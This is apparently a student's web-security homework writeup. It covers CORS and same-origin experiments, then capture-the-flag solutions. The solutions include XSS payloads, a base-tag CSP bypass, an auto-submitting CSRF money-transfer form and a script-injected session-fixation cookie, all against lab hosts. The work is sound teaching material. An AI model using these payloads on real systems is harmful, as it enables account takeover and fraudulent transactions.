Name: Yanan Sun
Andrew ID: yanansun

HW1 Writeup

1. Of CORS It's Easy!

1.1 The Setup (10 Points)

1. Set up and run the node.js server for bank.local.




Figure 1.1 Environment set up

Name: Yanan Sun
Andrew ID: yanansun

2. Modify the homepage:




Figure 1.2 Modify home page

Name: Yanan Sun
Andrew ID: yanansun

Modify host File

3. I’m under Ubuntu system, I change the *hosts* file in /etc/hosts. This file acts a role as DNS that stores a map between host name and IP address. When I make a request in the browser bar, the address will be parsed according to this file first, if an could be found by host name. The request will fetch data from that IP and a specified host. So in the way, I can visit the website by host name rather than IP.

Name: Yanan Sun
Andrew ID: yanansun

4. **Not** same origin, since the prerequisites of SOP are: same scheme, same domain and same port. But for these two address, the domain are not same. So they do not fit in the SOP.

Name: Yanan Sun
Andrew ID: yanansun

1.2 Simple and Not So Simple Fetches (30 points)

1. This is a simple fetch because it fit in the requirements of a simple fetch. First, the request method is GET and the request header doesn't contain self-defined elements. Third, there is n event trigger in the XMLHttpRequest. The request header and response header are as follows:




Figure 2.1 A simple fetch request header

Name: Yanan Sun
Andrew ID: yanansun

2. If customer header was added, a request with method “OPTION” was sent ahead. So this is a complex request.




Figure 2.2 Pre-flighted request header

Name: Yanan Sun
Andrew ID: yanansun

3. Yes, the request was sent will cookies and can be processed by the server. Also the response can be read by evil.local. Because bank.local has set `res.header("Access-Control-Allow-Origin", "http://evil.local:3001");` Which means bank.local would like to share resource with evil.local. In this case, the SOP will not block the request from evil.local.The screenshot is as follows:






Figure 2.3 Pre-flighted request with cookies and real request sent




```
xhr.withCredentials = true;
Access-Control-Allow-Credentials", "false"
```




```
xhr.withCredentials = true;
Access-Control-Allow-Credentials", "true"
```

Other experiments are not displayed

Name: Yanan Sun
Andrew ID: yanansun

4. From the prospective of request:

(1) When customer header was add, a pre-flighted was send first, and after the verification, the actual request was sent;

(2) A customer header was added and sent automatically to the server, cookie was sent automatically also.

From the prospective of response:

(1) The content of response is basically same, except that the pre-flighted request got one more response, which tells the browser what kind of request should be sent.

Name: Yanan Sun
Andrew ID: yanansun

5. Though CORS tells the browser that it should allow a request with specific header visit its resource, in some way, it is a policy that lessen the SOP policy.

(1) It is not that easy to figure out a way to allow certain request and restrict others, since the structure of a request is so complex, which include scheme, domain, port, headers etc.

(2) CSRF involves attacker sends payload via victim's browser, since the user's browser has everything needed, so CORS itself is not able to prevent CSRF.

(3) CORS is designed to mitigate the restrict of SOP but not prevent CSRF, but by denying POST request, CORS can mitigate CSRF.

Name: Yanan Sun
Andrew ID: yanansun

6. Advantages:If CSRF synchronization tokens are leaked, the attackers simply utilize a victim's information, such as login or transfer. But with double-submit cookie, even if csrf token that stored in cookies was stolen, the attacker is not able to utilize victim's information, since he cannot bypass the server-side validation, because the token is generated randomly and it is stateless.

I think the assumption is that a cross attacker cannot modify cookie values per the SOP. In the simple fetch scenario, a the token cannot be read by a cross-origin request, in the pre-flighted scenario, since there is a custom header e.g. X-ACME-Form-Key, there will be a preflighted request send first to verify the legality of the request, in this case, there will be a new session built between the browser and server, a new token will be generated. So the attacker is not able to hack the victim.

A scenario can break the rule is that if a cookie can be modified by a sub domian or overwrite by a HTTP request. For example, the website may be compromised by frame busting, in this case, the server side will also validate it as legit.

Name: Yanan Sun
Andrew ID: yanansun

1.3 My Headers Are Aching

1. It is not a good security practice, since it allows all the external requests visit its resource. Though developers may find it is easy, in fact, it’s against the SOP policy, and will expose the website to a variety of attacks.

Name: Yanan Sun
Andrew ID: yanansun

2. It is not a good security practice, since the output of “req.get(’origin’)” could be an origin of a malicious website. If this is the case, the website is going to share its resources with a malicious website. In this case, it is not a good design.

Name: Yanan Sun
Andrew ID: yanansun

3. It is not a good security practice.
(1) Pre-flighted request is not going to be sent with a POST request, though there is a customer header
(2) If an attacker figured out that the customer header should be sent with a GET request, Bob's website can also be compromised.

2. XSSessive (20 points)
1. Reflected XSS attack:
Name: Yanan Sun
AndewID: yanansun
CTF username: hit
Flag:14828{baD_emAiL_g00d_XsS}
Inject field: *<h1 id="error">*
Code:<script>alert(1)</script>
Explanation: when I use a invalid email, such as a email contains script, there will be a reminder on the page. The problem is the reminder will list the email address that I was just typed in. So if I use malicious code as email to register, the website will be compromised.
Screenshot:




Figure 2.1 reflected XSS attack

2. Stored XSS attack:
CTF username: hit
Name: Yanan Sun
AndewID: yanansun
Flag:14828{go0d_em@iL_ev3n_bet7er_xSs}
Malicious code: "a<script>alert(1)</script>123"@1.com
Inject Field: email
Step:use a script, such as the malicious code I mentioned before, as an email to register
Difference between reflected XSS: stored XSS means the malicious script has to persist on the server side. But the data doesn't have to be stored on the server if reflected XSS is used to attack.
Screenshot:




Figure 2.2 stored XSS attack

3. DOM-XSS attack
CTF username: hit
Name: Yanan Sun
AndewID: yanansun
Flag:14828{D0OM_based_xSS}
Inject field: *"msg"*
Steps: put the following link in the url bar, the attack will appear:http://192.168.2.83:5002/?msg=<img src="" onerror=alert(1)>
Explanation why <script>alert('1');</script> doesn't work: because the value of "msg" was set by calling document.getElementById('error').innerHTML = $.urlParam('msg');, but in HTML5, <script> tag is not going to be executed in this way.
Difference between DOM XSS, stored XSS and Reflected XSS:
(1) DOM-XSS is that attackers find some ways to change the structure of DOM, such as by injecting HTML snippet, modifying data etc.. The implementation of this attack can be reflected XSS or stored XSS.
(2) reflected XSS usually involves the browser address bar or input content, the attacker may deceive a victim to click some link then the attack will triggered. The malicious is not stored in the server.
(3) Stored XSS is that an attacker may submit some malicious code, such as comment, to the server. When other users visit the website, the malicious is going to execute. In some way, the influence of stored XSS is more wide.
Screenshot:




Figure 2.3 DOM-XSS attack

CTF username: hit
Name: Yanan Sun
AndewID: yanansun
4. Some ways to fix this problem
(1) Developers can use escapeHTML to strip out some script
(2) Set up CSP to mitigate the chances to be attacked
(3)Validate input, developers may expect what kind of data is legit, and limit the input to their expected scope.

3. Bad CSP
CTF username: hit
Name: Yanan Sun
AndewID: yanansun
Flag: as the screenshot displays:1428{all_y0ur_bAs3_uri_ar3_beL0ng_t0_u5}
Explanation: it is easy to target the base tag problem by using the evaluator.
Steps to attack:
(1)Set up a website that include all the js that legit website used.
(2) Injected a <base href=”my malicious domain”/> to the website by registering an invalid email. Say “<base href="http://192.168.2.83:3001">”
Mitigation: this website can specify base-uri as ‘self’ or ‘nonce-<encrypted key>’ to restrict the element that can be used in <base>
Code: displayed on 6.1.
Screenshot:





Figure 3.1 CSP attack

4. Baby's First CSRF
CTF username: hit
Name: Yanan Sun
AndewID: yanansun
Flag:14828{i_cAn_pAy_mY_tUi7ti0n_n0w}
Explanation: since the admin will click any link I sent, what if it is a malicious link that automatically transfer money into the attackers account.
Steps to attack:
(1) Build a website on the server, which include a link that can automatically submit a request to transfer money.
(2) Sent the link to admin
(3) Get the money to buy the token.
Code: displayed on 6.2



5. I am root.
CTF username: hit
Name: Yanan Sun
AndewID: yanansun
Flag:1428{y0U_go7_i7_aLL!}
Explanation: this question is similar to session fixation, the area of “favorite animal” on the register page can inject script. So when I set favorite animal like *‘<script>document.cookie="connect.sid=s%3A_Bs-0n3tm2Omz_VQYCXlHR4-8XprRjkL.1RA%2FB%2FsUEJHwClpmi6qaI13I1J%2BXXaU%2BPLhcbxxqRpc"</script>’*, the script will be executed when admin view my profile, in this way, I reset the cookie of admin to mine. Next time, when admin log back in again, I was authorized as admin.

Figure 3.2 I am root attack

6. Snippet Code of attack:

6.1 Code of CSP attack:

```
<head>
     <script src="js/interaction.js"/>
     <script src="js/jquery.js"/>
     <script src="js/app.js"/>
</head>
```

6.2 Code of “Baby CSRF”attack

```
<html>
<head>
     <script>
          window.onload = function(){
               document.forms['form1'].submit();
          }
     </script>
</head>
<body>
<form action="http://192.168.2.83:5004/transfer" method="post" name="form1">
     <input type="text" name="user_to" value="1@1.com">
     <input type="text" name="amount" value="100000">
     <input type="submit">
</form>
</body>
</html>
```